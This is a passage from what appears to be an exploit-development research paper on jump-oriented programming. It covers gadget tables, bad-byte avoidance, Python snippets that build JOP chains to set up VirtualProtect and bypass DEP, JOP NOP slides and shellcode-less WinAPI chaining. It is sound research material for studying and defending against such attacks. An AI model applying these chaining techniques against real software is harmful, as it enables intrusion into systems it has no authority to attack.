
Address	Gadget
0x4050b7c8	pop ecx; pop edx; jmp ebx
0x4050b7d8	xor ecx, edx; jmp ebx;
0x4050eaf0	add esp, 0xc; jmp ebx;
0x40500b50	push ecx; jmp ebx;

Figure 15. Small JOP chain showing a dummy variable overwrite using the push instruction.

When a push register gadget is used, the register first needs to be loaded with the appropriate value for the overwrite. Whether the overwrite is used to avoid bad bytes or to dynamically generate a value, a short series of gadgets will likely be needed to load the value. In the figure shown, a push ecx gadget is used to overwrite a dummy variable with 0x40.

First, the pop ecx; pop edx; jmp ebx gadget is used to pop the encoded value into ECX and an XOR key into EDX. ECX is XORed with EDX to produce the result; then a pivot occurs that relocates ESP to the location four bytes above the appropriate dummy variable's address. Next, push ecx; jmp ebx; overwrites the dummy variable with 0x40, the real value.

A generalized approach can be defined when repetitively performing push overwrites for each dummy variable. The stack must be laid out in a similar manner to that seen in the figure. Each encoded parameter and its corresponding dummy variable are located the same distance from each other.



```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112213f1)  # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # eax <- encoded lpAddress
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289)  # XOR EAX, ESI # JMP EDX
                                            # ESI is XOR key
                                            # EAX = 0x18FCA0 (lpAddress)

JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
                                           # pivot total: 0xC
JOP_chain += struct.pack('<L', 0x112212d7) # PUSH EAX # JMP EDX
                                           # PUSH 0x18FCA0 (lpAddress) onto stack
JOP_chain += padding

#bring ESP back to address of value for dwSize
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
                                           # pivot total: 0x8
```

Stack	
Address:	Value:
0x0	Encoded Parameter 1
0x4	Encoded Parameter 2
0x8	Encoded Parameter 3
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

1. POP Parameter 1 off stack
2. XOR to avoid bad bytes
3. Pivot ESP to corresponding location for PUSH
4. Overwrite placeholder in lower memory at ESP-4
5. Pivot ESP to next value
6. Repeat from step 1 until all parameters are written.

Figure 16. Example of a repeatable series of gadgets used to perform overwrites with the push instruction.

For example, the distance between the first encoded parameter and dummy variable is 0xC bytes, which is the same as the distance between the second encoded parameter and dummy variable. The encoded parameter should be loaded into a register via the use of a gadget such as pop eax; jmp edx. The pop eax instruction will add four bytes to the stack.

Next, the encoded parameter can be decoded via the use of an XOR gadget or similar means. A pivot can then be used to move ESP four bytes above the dummy variable to be overwritten. In this example, after pop eax; jmp edx a pivot distance of 0xC bytes will be needed to move ESP to the correct location. A push eax gadget then can be used to overwrite the dummy variable.

Lastly, a pivot to move ESP eight bytes in the negative direction can be used to prepare for the next encoded parameter to be popped. Since the distances between each encoded parameter and dummy variable are the same, the same distances for each pivot can be used for each overwrite.

This series of gadgets can be used indefinitely for overwrites unless the decoding process for certain parameters requires unique steps. The only parts that must be changed are the values supplied for each pop gadget.

MOV DWORD PTR

While push gadgets are relatively straightforward, they require the use of stack pivots to ensure pushes can be made to the correct location. Pop gadgets are often available to stack pivot forwards; however, returning the stack pointer to a location where values can be popped for further overwrites may be more difficult.

While less commonly found, gadgets of the form mov dword ptr[register], register can also perform overwrites of dummy variables. These are simpler to use, with no need pivoting. These gadgets will require the use of two registers simultaneously: the register being dereferenced should be loaded with the write address, and the second register should be loaded with the value that will be written.

This need for multiple registers may become a concern in JOP, since the two dispatch registers are already reserved. This lowers the chances that a mov dword ptr gadget will use registers that are available and not reserved for control flow purposes. Side effects from other gadgets that are needed to load register values also become more problematic once additional registers need to be preserved.

Address	Gadget
0x4050c7c8	pop esi; jmp eax;
0x4050c7d8	pop edi; jmp eax;
0x4050daf0	neg edi; xor ebx, ebx; jmp eax;
0x40500f50	mov dword ptr [esi], edi; jmp eax;

Figure 17. Small JOP chain showing a dummy variable overwrite using the mov dword ptr instruction.

The JOP chain snippet above shows an example of an overwrite performed using mov dword ptr [esi], edi. In this example, the address being written to does not contain any bad bytes, so the value can be popped directly into ESI without any issues.

However, EDI will be used to store the parameter value being written, which contains null bytes. The value cannot be supplied directly in the payload, so the neg edi instruction is used to avoid bad bytes by acting on an encoded value loaded via pop edi. Once the values are loaded, mov dword ptr [esi],edi will overwrite the address at ESI with the contents of EDI.

The gadget containing neg edi also has an unwanted side effect that can be seen in the xor ebx, ebx instruction. Each time this gadget executes, the contents of EBX will be reverted to zero. As long as EBX is not a register important to the control flow of the JOP chain, this gadget will work.

However, if the JOP chain used a dispatcher such as add ebx,4; jmp dword ptr [ebx], the register containing the dispatch table's address would be ruined upon its execution. In the figure below, a two-gadget dispatcher is shown alongside the mov dword ptr gadget.

Between these two gadgets, few registers remain available. EAX, ECX, and EBP are reserved as dispatch registers. ESI and EDI are used in the mov dword ptr gadget, and ESP is the stack pointer. The only registers that can be freely used at this point are EBX and EDX.

Two-Gadget Dispatcher	
Address	**Gadget**
0x33db2c80	add ebp, 0x4; jmp ecx;
0xea401738	jmp dword ptr [ebp];

Overwrite Gadget	
Address	**Gadget**
0x40500f50	mov dword ptr [esi], edi; jmp eax;

Figure 18. With two-gadget dispatchers, available registers can be scarce while performing certain tasks.

Avoiding Bad Bytes with JOP Gadgets

In many cases, values that must be loaded into registers will contain bytes that are not able to be included within the payload. When this occurs, the value cannot be loaded directly with a gadget such as pop eax; jmp edx and a corresponding value contained within the payload. Values that may be needed that could have this issue include the address of the dispatch table, the address of the dispatcher gadget, and specific values that must be used for WinAPI function parameters.

Address	Gadget
0xdeadc0de	pop eax; pop ebx; jmp ecx # Load EAX and XOR key
0xdeadc1de	xor eax, ebx; jmp ecx; # XOR results in 0x40

Stack	
Address	**Value**
0x11223340	0x55555515
0x11223344	0x55555555

Figure 19. JOP Chain snippet showing the use of XOR to avoid bad bytes.

Figure 19 shows two XOR gadgets can be helpful in situations like this. First pop eax; pop ebx is performed, followed by xor eax, ebx. To avoid a bad byte, the EBX register will be used as an XOR key. This key can contain any value that does not include bad bytes. Next, the desired value can be XORed with the XOR key. The result will be the value that should be loaded into EAX. Once the second gadget executes and EAX is XORed with the key, the resulting value of EAX will be the final value with bad bytes.

This type of sequence is useful as it allows for an arbitrary value to be reached with flexibility as to the bytes used within the payload. Other versions of this sequence may exist, where certain pop instructions may not exist that correspond to one of the registers involved in the XOR operation, requiring additional setup.

If there is a pop eax gadget available, a gadget such as mov eax, 0x11111111; jmp ecx could be used to ensure that 0x11111111 is loaded into EAX before an XOR operation. This way, the desired value can still be reached by choosing the appropriate XOR key. The specific value that is loaded into EAX with the mov instruction is not significant, as long as it can be XORed to a useful value.

The downside to this method is that the XOR key cannot be chosen, and the encoded final value may contain bad bytes. If this is the case, that particular XOR key will need to be replaced or used to decode a different value.

```
table += struct.pack('<L', 0x112212a6) #MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221289) #POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x054a5e90) #xor'd to 0x0018fc90 - write addr for dwSize
table += tablePad
table += struct.pack('<L', 0x1122141c) # XOR ECX,EAX # MOV EBX,ECX # JMP EDX
table += tablePad
table += struct.pack('<L', 0x112212a6) # MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221289) # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # xor'd to 0x250 - dwsize value
table += tablePad
table += struct.pack('<L', 0x112212b7) # XOR ECX,EAX # MOV EBP,ECX # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221480)# MOV [EBX],ECX # JMP  EDX # write dwSize param = 0x250
```

Figure 20. JOP chain snippet that avoids bad bytes while performing a mov dword ptr overwrite.

An excerpt of a JOP exploit shows the method of using two XORs to avoid bad bytes. These are used to set up register values for a dummy variable overwrite via the instruction mov dword ptr [ebx],ecx.

First, the mov ecx, 0x552a200 instruction loads an XOR key into ECX. Afterwards, the encoded value for the overwrite address is popped into EAX. The value is decoded using the gadget xor ecx, eax; mov ebx,ecx; jmp edx, which also moves this overwrite address value into EBX. The first two gadgets are repeated again, in order to load the XOR key and encoded parameter value for dwSize.

Then xor ecx, eax; mov ebp,ecx; jmp edx is used to decode the parameter value. This gadget is slightly different from the previous XOR gadget, as it loads EBP with ECX's value, leaving EBX intact. Now that the overwrite address is contained within EBX and the parameter value is in EBX, the mov [ebx],ecx; jmp edx gadget performs the overwrite.

There are several other ways to address bad bytes with bitwise or mathematical operations. A series of gadgets such as pop eax; jmp esi followed by neg eax; jmp edi gadget could be used to supply the negated version of the problematic bytes, rather than the raw value. The negated value is first loaded into EAX via pop eax. The two's complement negation is equivalent to adding 1 to a NOT operation.

If the desired final value is 0x40, the correct value to pop into eax is 0xffffffc0, since this value is equivalent to adding 1 to the result of not 0x00000040. After neg eax executes, EAX will contain the desired value.

Address	Gadget
0x11224070	POP EAX; JMP ECX # Load 0xFFFFFFE0 into EAX
0x11224A1F	ADD EAX, 0x60; JMP ECX # Overflow results in 0x00000040

Figure 21. Using an integer overflow to load a small value with the ADD instruction.

In other cases, add or sub could be used in place of xor to achieve similar results. Integer overflows or underflows also can be used to obtain results that otherwise seem impossible, such as adding two larger numbers together to result in a smaller value with null bytes. For example, the figure above shows an add eax, 0x60 instruction being used to load a value smaller than 0x60 into EAX. First, 0x60 should be subtracted from the desired value using two's complement to find the value to load into EAX. After popping this value into EAX, add eax, 0x60 triggers an integer overflow that results in EAX containing the desired value. There are many additional methods available aside from those discussed.

Gadget Addresses Containing Bad Bytes

In some instances, traditional methods of combatting bad bytes may prove problematic, for various reasons. For example, the useful gadget popad; jmp ecx may be located at the address 0x00112233. However, with some effort these gadgets can still be utilized. Since it is not possible to alter addresses within the payload to fix the bad byte issue, additional gadgets will need to be used to prepare the bad byte gadget for use.

First techniques specified in the previous section can be used to load the gadget's address into a register. Once the register is loaded with the correct address, a simple jmp register gadget can be used to transfer execution to the gadget containing bad bytes. Although the gadget will not be included in the dispatch table or payload in general, it will still be executed at this point in the exploit.

Address	Gadget
0x8238ad8a	pop eax; jmp ecx; # load 0x62222233 into ecx
0x8238a652	sub eax, 0x62110000; jmp ecx; # eax = 0x00112233
0x8238abbb	jmp eax; # jmp to 0x00112233

Figure 22. JOP chain designed to execute a gadget at 0x00112233.

The figure above shows part of a JOP chain that can load the value into EAX. A sub eax instruction is used to avoid bad bytes. To determine the correct value to load with the pop eax instruction, the 0x62110000 constant is added to the bad byte gadget's address. Once the sub eax, 0x62110000 loads the address into EAX, a jmp eax instruction is used to execute the gadget containing bad bytes.

While this method requires additional effort, it also allows a new subset of gadgets to be used. JOP gadgets are relatively scarce when compared to ROP gadgets, and JOP's nature may further restrict certain gadgets from being used.

As such, it is important to maximize possibilities as certain gadgets may be necessary for an exploit to work and may not have alternatives. Since gadgets may come from other modules that are loaded at different memory locations, situations may occur where every gadget found within a certain module may be unusable without this technique.

Dereferencing Function Pointers


To perform a WinAPI function call, the JOP chain will need to jump to the address of the function. However, since ASLR will likely be enabled for the DLL containing the function, hardcoding a function address into the exploit is not viable.

Instead, a pointer to the relevant function address must be found within the binary. Pointers to VirtualProtect and VirtualAlloc can be found within binaries by using JOP ROCKET. Once the pointer is loaded into a register, it will need to be dereferenced to transfer execution to the address of the function.

There are many possible gadgets available to achieve this goal. One simple method is jmp dword ptr [eax], where the dereference and jump happens simultaneously. When such a gadget is not available, a gadget such as mov ecx, dword ptr [eax]; jmp edi could be used after loading EAX with the pointer. This places the function's true address into ECX, allowing a jmp ecx gadget to execute the function. Alternatively, the dereferenced address could be pushed onto the stack with push ecx.

Next, a jmp dword ptr [esp] gadget could dereference ESP, jumping to the WinAPI function. When using jmp dword ptr [esp] to jump to a function address, the address must be in memory at the stack pointer's location. Normally this address would contain the desired return address when calling a function; however, this is not possible in this situation.

As a result of the return address parameter containing the function address, the function will call itself again once it is done executing. At this point, all the original function parameters will be popped off of the stack and ESP will be located at the next address.



```
0018FC88  7682432F /C,v ┌CALL to VirtualProtect
0018FC8C  0018FCA0  ü↑. │Address = 0018FCA0
0018FC90  00000250 P┐.. │Size = 250 (592.)
0018FC94  00000040 @... │NewProtect = PAGE_EXECUTE_READWRITE
0018FC98  11242150 P!$◄ └pOldProtect = vulnCrac.11242150
0018FC9C  11111111 ◄◄◄◄
```


Figure 23. Parameters for VirtualProtect resulting from a jmp dword ptr [esp] instruction being used to call the function.

An example of this situation can be seen in the figure, which shows the parameters used for the first execution of the function. After the function completes and is called again via its return address, the second set of parameters will begin at 0x0018fc9c. In some cases, such as with VirtualProtect, it may be possible to set up a harmless second function call that uses the correct return address; in this example we will simply have another VirtualProtect call, serving no purpose.

By setting the return address used for the second function call, a final return address can be specified even though the jmp dword ptr [esp] method did not allow for the first function's return address to be specified. Even if the second function call does not perform any actions successfully, it will likely still jump to the return address at the end of its execution.

Generating Addresses of Other Functions


Once dereferenced, a function's address possibly can be used to locate the address of another function contained within the same DLL. A tool such as IDA Disassembler can be used to calculate the offset between the address of the function whose pointer can be obtained. As shown in the figures below, the function address indicated by the pointer should be inspected within a debugger to ensure the version of the function being used is known.



```
0:000> dd 0x1123b11c                             0:000> u 76ab432f
1123b11c  76ab432f 00000000 1122486e 00000000    kernel32!VirtualProtectStub:
1123b12c  11222ddb 00000000 00000000 11222d38    76ab432f 8bff            mov     edi,edi
```

Figure 24. Dereferencing the function pointer in WinDbg and then inspecting the disassembly at the function address.

Once the function name has been verified, its address can be found in IDA. From the figure below, VirtualProtectStub's address is 0x7dd7432f. This address can then be used to calculate an offset to another function. For example, the virtual address of the CreateProcessA function can be found within IDA. Afterwards, the distance between the two functions can be calculated as -0x32bd bytes.




```
000000007DD71072 ; Exported entry 167. CreateProcessA
000000007DD71072
000000007DD71072
000000007DD71072 ; Attributes: bp-based frame
```

```
000000007DD7432F ; Exported entry 1267. VirtualProtect
000000007DD7432F
000000007DD7432F
000000007DD7432F ; Attributes: bp-based frame
```

Figure 25. The function's virtual address can be found using IDA. With this knowledge, offsets to other functions can be found.

This information can be used within a JOP exploit to call a function lacking a pointer in the image executable. After dereferencing the pointer, JOP can be used to add or subtract the offset from the original function's address to find the address of another function.

This technique will depend on operating system or specific release, as virtual addresses of functions within DLLs may change, as additional functions may be added.



```
0:000> u kernel32!virtualprotectstub - 0x32bd
kernel32!CreateProcessA:
76821072 8bff            mov     edi,edi
```

Figure 26. Using WinDbg to verify that the offset leads to the correct function.

This may limit this technique's portability. If the exploit can detect the operating system it is run on, it may be possible to programmatically choose the correct offset to use.

Dereferences with an Offset

Many useful gadgets contain dereferencing instructions. While instructions such as jmp dword ptr [eax], mov dword ptr [eax], eax, and xor eax, dword ptr [eax] may all be used for different purposes during JOP, they all still perform dereferences. In practice, many instructions may perform dereferences that are based on hardcoded offsets from registers instead of the raw register values. When these instructions are encountered, they can often still be used without the use of any additional gadgets.

Address	Gadget
0x5de7a5ca	pop esi; jmp eax; # pop overwrite address - 0x80
0x5de7a510	pop edi; jmp eax; # pop overwrite value
0x5de7a6cc	mov dword ptr [esi + 0x80], edi; jmp eax;

Figure 27. This JOP chain snippet uses a mov dword ptr gadget that contains an offset.

For example, in the figure above a mov dword ptr [esi + 0x80] instruction is being used to perform a memory overwrite. In order to write to the correct address, the 0x80 value can be subtracted from the desired address to find the value that should be loaded into ESI.

In some cases, inclusion of an offset may introduce the problem of bad bytes into a section of a JOP chain. In Figure 28 the mov eax, dword ptr[eax + 0x4] instruction is being used to dereference the address 0x11227004. In order to account for the offset, the value 0x11227000 could be popped into EAX; however, this value ends in the byte \x00, which is a bad byte in many exploits. Instead of using the modified value, the original value 0x11227004 is popped into EAX. Next, the value is modified using several dec eax gadgets to account for the offset.

Address	Gadget
0x1307fa3e	pop eax; jmp edx; # load 0x11227004 into EAX
0x13081234	dec eax; jmp edx; # EAX = 0x11227003
0x13081234	dec eax; jmp edx; # EAX = 0x11227002
0x13081234	dec eax; jmp edx; # EAX = 0x11227001
0x13081234	dec eax; jmp edx; # EAX = 0x11227000
0x1308128a	mov eax, dword ptr[eax + 0x4]; jmp edx # dereference EAX

Figure 28. This JOP chain snippet cannot supply the value needed for the dereferenced offset. Instead, additional gadgets must be used to avoid bad bytes.


JOP NOPS AND DISPATCH TABLES

In ROP exploits, the idea of a ROP NOP refers to a gadget consisting of nothing but the ret instruction, which directs execution to the next ROP gadget without performing any other actions. JOP exploits have an equivalent type of gadget, which are referred to as JOP NOPs. These gadgets do nothing except pass execution back to the dispatcher gadget.

A gadget such as jmp ebx could be considered a JOP NOP, as long as EBX contains the address of the dispatcher gadget. These gadgets may find a use when the exact address of the dispatch table is not known. When this situation occurs, many instances of a JOP NOP gadget can be supplied around the predicted location, and the dispatch table can be supplied at the end of this series of gadgets.

Then, the exploit can then guess the location of the dispatch table. If the guessed address is located at the address of a JOP NOP, many will be executed until the dispatch table is eventually reached. This technique is similar to NOP slides, which are commonly found before shellcode.

The figure below shows an example of a JOP NOP slide being used. Although the address of the dispatch table is guessed incorrectly, the series of JOP NOPs brings execution to the dispatch table without error.



Dispatcher Gadget	
Address	Gadget
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]


Dispatch Table		
Address	Value	Gadget
0x0018fac0	0x4213a871	jmp esi; # JOP NOP
0x0018fac4	0x4213a871	jmp esi; # JOP NOP
0x0018fac8	0x4213a871	jmp esi; # JOP NOP
0x0018facc	0x42138777	pop edx; jmp esi; # Beginning of JOP chain

Figure 29. A JOP NOP slide can be used when the exact address of the dispatch table is not known.

It should be taken into consideration that alignment can become an issue when utilizing JOP NOPs. It is possible that the guessed dispatch table address could be misaligned with the address to the JOP NOP, likely causing an access violation.

For example, if the JOP NOP address is 0x11223344 and the guessed dispatch table address is misaligned by one byte, the dispatcher would attempt to execute at the address 0x22334411. Because of this issue, there may only be a one in four chance of guessing a correctly aligned value in some situations.

Additionally, when a dispatcher gadget requires padding between gadget addresses, the JOP NOP slide could enter the dispatch table at a location other than the first gadget address. It may be possible to alleviate this issue by using the address of the previous gadget as padding until the next gadget, as shown in the figure below. With this technique, multiple dispatch table entry points could become valid.



Dispatcher Gadget	
Address	Gadget
0x4213ff80	add ebx, 0x8; jmp dword ptr [ebx]

Dispatch Table		
Address	Value	Gadget
0x0018fac0	0x4213a871	jmp esi; # JOP NOP
0x0018fac4	0x42138777	pop edx; jmp esi; # 1st gadget OR padding
0x0018fac8	0x42138777	pop edx; jmp esi; # 1st gadget OR padding
0x0018facc	0x42138522	pop edi; jmp esi; # 2nd gadget OR padding
0x0018fad0	0x42138522	pop edi; jmp esi; # 2nd gadget OR padding

Figure 30. When the dispatcher gadget modifies its register by more than four bytes, specialized padding may become useful. Here, entering the dispatch table at 0x0018fac8 or 0x0018facc gives the same result.

Another approach that could be taken could be to use and esp to ensure the stack was aligned on multiples of four, and to attempt to ensure that the dispatch table began at an address that was a multiple of four.

Since the chance that this technique will work is not guaranteed, it may be necessary for an exploit to run multiple times before a JOP NOP slide is successful, if addressing stack alignment is either not feasible or proves ineffective. This technique still drastically improves the probability an exploit with an unknown dispatch table address may work, assuming an attacker can occupy an expanse of memory .

SHELLCODE-LESS JOP

This research makes a novel contribution by presenting shellcode-less JOP. This more demanding approach can result in an effective JOP chain that avoids the need for certain commonly used functions to bypass DEP, e.g. VirtualAlloc and VirtualProtect. Instead, the WinAPI functions that the shellcode would have called could be called directly by JOP.

Payload
JOP Chain for Function Parameters
JOP Chain for Stack Pivot
Function 1 Pointer
Function 1 Return Address (address of Function 2)
Function 1 Parameter
Function 1 Parameter
Function 2 Return Address (address of Function 3)
Function 2 Parameter
Function 1 Parameter
Function 3 Return Address (address of Function 4)
Function 3 Parameter
Function 3 Parameter
…

Figure 31. Example payload for a shellcode-less attack.

Shellcode need not be the only delivery method available for an attack. By chaining together multiple function calls, malicious actions can be performed without bypassing DEP or executing shellcode. This technique has been used with ROP to create a new administrator user on a machine without shellcode [18].

Since this technique will require many function parameters, payload size restrictions may become a concern, if bad bytes are an issue. It is recommended not to use this technique, unless there is a large amount of space available for the payload or bad bytes are not an issue.

The method described in the 4.2 Addresses with Bad Bytes Used for Stack Pivoting can be used, although it is possible to do so in a more manual way, pushing each value onto the stack at a time.

WinAPI function calls can be executed in succession via a few different techniques. The most practical method to execute one function after another will be to set up the parameters for each function, specifying each return address as the address of the next function. Calling the first function will cause each function to execute in order. The general layout of this type of payload can be seen in the payload figure.

First, a JOP chain will set up the parameters for each function that is called. This step may not be necessary if bad bytes are not a concern, and no values need to be programmatically generated via JOP.

The next step is a series of stack pivots to the correct location for the first function. Once the stack pivot moves ESP to the correct location, the function can be called. Each function will execute, performing its designated task. Since each return address specifies the address of the next function, the end of the first function's execution will lead directly to the execution of the second function, and so on. No JOP is necessary to transfer execution from one function to the next.

In other cases, it may be desirable to return to JOP after each function completes. This technique may be used when it is not possible to set up the parameters for each function at the same time, such as if a parameter for one function depends on a value that another function wrote to memory.

Instead of specifying the next function as the return address each time, it may be possible to specify the address of the dispatcher gadget instead. If registers for the dispatch table and dispatcher gadget are not preserved, it may be necessary to utilize one or more setup gadgets via ROP to load these values into the relevant registers before giving execution back to the dispatcher.

The functions that are utilized can vary depending on the task and complexity of the attack. Some functions require few parameters, and some may require many; the types of parameters supplied will also vary. Although some WinAPI functions require raw values for their parameters, many will require pointers to strings or specific structures.

It will be important to know the address these items will be located at, as this address must be given as a function parameter. The payload needs to be built in such a way that these may be easily found in memory and called upon.

Again, the caveat is that if there are bad characters, they may need to be addressed. Given that strings and structures are merely bytes in memory, we can extrapolate and determine programmatically where each is, allowing for pointers to strings or structures to be called. Strings are often straightforward to construct; however, documentation for structures should be examined to determine the correct format. If a structure is formatted incorrectly, the WinAPI call will likely fail.

FINAL REMARKS

While much has been written about ROP, very little of actual practical value has been written about JOP, as most of it is theoretical and confined to the academic literature. This research has worked to make JOP both more feasible and accessible. To that end, this has been achieved by developing a powerful tool, dedicated to every aspect of JOP.

We have made an extensive study of the fundamental nature of JOP itself, discovering and creating many techniques for practical JOP usage, much of which has never been previously documented.

In fact, with this research, we have gone and extended what is even possible with JOP, with JOP chain automation and by greatly expanding what is possible with the dispatcher gadget, with variant forms of the dispatcher and by introducing the two-gadget dispatcher.

It is possible to do a JOP exploit entirely without the use of a single ret, assuming the binary is of sufficient size and with suitable gadgets. To be successful necessitates that some form of the dispatcher can be found, and while we have expanded what can be acceptable as a dispatcher, there will be times when there is no viable dispatcher. In those cases, JOP can still be of immense value to the exploit author, as JOP gadgets can be used to expand the attack surface for ROP, by allowing intermixing of JOP and ROP.

